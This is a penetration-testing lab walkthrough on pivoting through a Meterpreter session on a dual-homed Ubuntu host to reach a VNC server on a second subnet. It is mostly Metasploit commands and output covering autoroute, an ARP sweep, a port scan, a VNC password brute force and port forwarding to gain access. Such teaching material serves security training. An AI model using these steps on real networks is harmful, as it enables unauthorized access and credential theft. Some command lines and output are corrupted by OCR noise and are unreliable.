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VNC Pivoting through Meterpreter



In privous article we had describe VNC peneration testing and VNC tunneling through SSH but today we are going to demonstrate VNC pivoting.

From Offensive Security

Pivoting is technique to get inside an unreachable network with help of pivot (centre point). In simple words it is an attack through which attacker can exploit those system which belongs to different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then attacker will able to target the client system for attack.

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
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Lab Setup requirement:

Attacker machine: Kali Linux

Pivot Machine: ubuntu operating system with **two** network interface

Target Machine: ubuntu (Allow VNC service)



Exploit pivot machine



















Generate payload using msfvenom start multi/handler to hack the pivot machine (ubuntu) read complete article from **here** and bypass its UAC to achieve admin privileges.

sessions

From given image you can confirm that I owned pivot machine (192.168.1.226) meterpreter session.

Check network interface through following command:

Meterpreter > if config

From given image you can observe two networks interface in pivot's system **1**st for IP **192.168.1.226** through which attacker is connected and **2**nd for IP **10.0.0.1** through which VNC server (targets) are connected.

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Interface 2 : eth0 Name Hardware MAC : 00:0c:29:bf:43:8a : 1500 : UP BROADCAST RUNNING MULTICAST Flags Address IPv6 Address : fe80::20c:29ff:febf:438a IPv6 Netmask : ffff:ffff:ffff:: Interface : eth1 Hardware MAC : 00:0c:29:bf:43:94 UP BROADCAST RUNNING MULTICAST Flaαs Address fe80::20c:29ff:febf:4394 IPv6 Address : IPv6 Netmask : ffff:ffff:ffff::

Route Add

Since attacker belongs to **192.168.1.1** interface and client belongs to **10.0.0.0**interface therefore it is not possible to directly make attack on client network until unless the attacker acquires same network connection. In order to achieve **10.0.0.0** network attacker need run the **post exploitation** "autoroute".

use post/multi/manage/autoroute

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```
msf post(autoroute) > set session 3
msf post(autoroute) > exploit
<u>msf</u> > use post/multi/manage/autoroute 📥
msf post(autoroute) > set session 3
session => 3
msf post(autoroute) > run
[*] Running module against ubuntu
```

- [*] Searching for subnets to autoroute.
- Unable to get routes from session, trying interface list.
- Route added to subnet 192.168.1.0/255.255.255.0 from eth0
- [+] Route added to subnet 10.0.0.0/255.0.0.0 from eth1.
- Post module execution completed

ARP Sweep to identify Active host

This module will enumerate alive Hosts in local network using ARP requests. Take help from target network interface 3 as shown above for MAC address and other details.

```
use auxiliary/scanner/discovery/arp sweep
msf auxiliary(arp sweep) >set rhost 10.0.0.1-254
msf auxiliary(arp sweep) >set shost
msf auxiliary(arp sweep) >set smac 00:0c:29:bf:43:94
msf auxiliary(arp sweep) >run
```

Here we found a new host IP 10.0.0.20 as shown in given image. Let's perform TCP port scan for activated services on this machine.

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > set rhosts 10.0.0.1-254
rhosts => 10.0.0.1-254
msf auxiliary(arp_sweep) > set shost 10.0.0.10
shost => 10.0.0.10 dilly all the transfer auxiliary(arp_sweep) > set smac 00:0c:29:bf:43:94
smac => 00:0c:29:bf:43:94
msf auxiliary(arp_sweep) > run

[+] 10.0.0.20 appears to be up (VMware, Inc.).
[+] 192.168.1.219 appears to be up (VMware, Inc.).
[*] Scanned 254 of 254 hosts (100% complete)
[*] Auxiliary module execution completed
```

TCP Port Scan post exploit

This module will enumerate open TCP port of target system.

use auxiliary/scanner/portscan/tcp

msf auxiliary(tcp) > set rhosts 10.0.0.20

msf auxiliary(tcp) > set thread 10

msf auxiliary(tcp) >exploit

From given you can observe **port 5900** is **open** and we know that 5900 used for VNC services.

VNC brute force attack

In order to steal password for making unauthorized access in VNC machine apply Brute force attack using password dictionary in given below exploit.

```
use auxiliary/scanner/vnc/vnc_login

msf auxiliary(vnc_login) > set rhosts 10.0.0.20

msf auxiliary(vnc_login) > set pass_file /root/Desktop/pass.txt

msf auxiliary(vnc_login) > run
```

Awesome!! From given below image you can observe the same **password: 123456** have been found by metasploit.

```
msf > use auxiliary/scanner/vnc/vnc_login  
msf auxiliary(vnc_login) > set rhosts 10.0.0.20
rhosts => 10.0.0.20
msf auxiliary(vnc login) > set PASS FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf auxiliary(vnc login) > run
[*] 10.0.0.20:5900
                           - 10.0.0.20:5900 - Starting VNC login sweep
   10.0.0.20:5900
                           - 10.0.0.20:5900
    10.0.0.20:5900
                           - 10.0.0.20:5900
   10.0.0.20:5900
                            - 10.0.0.20:5900
    10.0.0.20:5900
                            - 10.0.0.20:5900
                                                Login Successful: :123456
   10.0.0.20:5900
    10.0.0.20:5900
    10.0.0.20:5900
    10.0.0.20:5900
                            - 10.0.0.20:5900
   Scanned 1 of 1 hosts (100% complete)
    Auxiliary module execution completed
```

VNC Port forwarding on Local port

Now Type following command for port forwarding on localhost.

Meterpreter> portfwd add -I 6000 -p 5900 -r 10.0.0.20


- -I: This is a local port to listen on.
- -p: The remote port to connect on.
- -r: The remote host address to connect on.

```
<u>meterpreter</u> > portfwd add -l 6000 -p 5900 -r 10.0.0.20⇐
[*] Local TCP relay created: :6000 <-> 10.0.0.20:5900
```

Now open the terminal and type following command to connect target machine:

vncviewer 127.0.0.1:6000

Wonderful!! We had successfully exploit VNC client by making unauthorized access.



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Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

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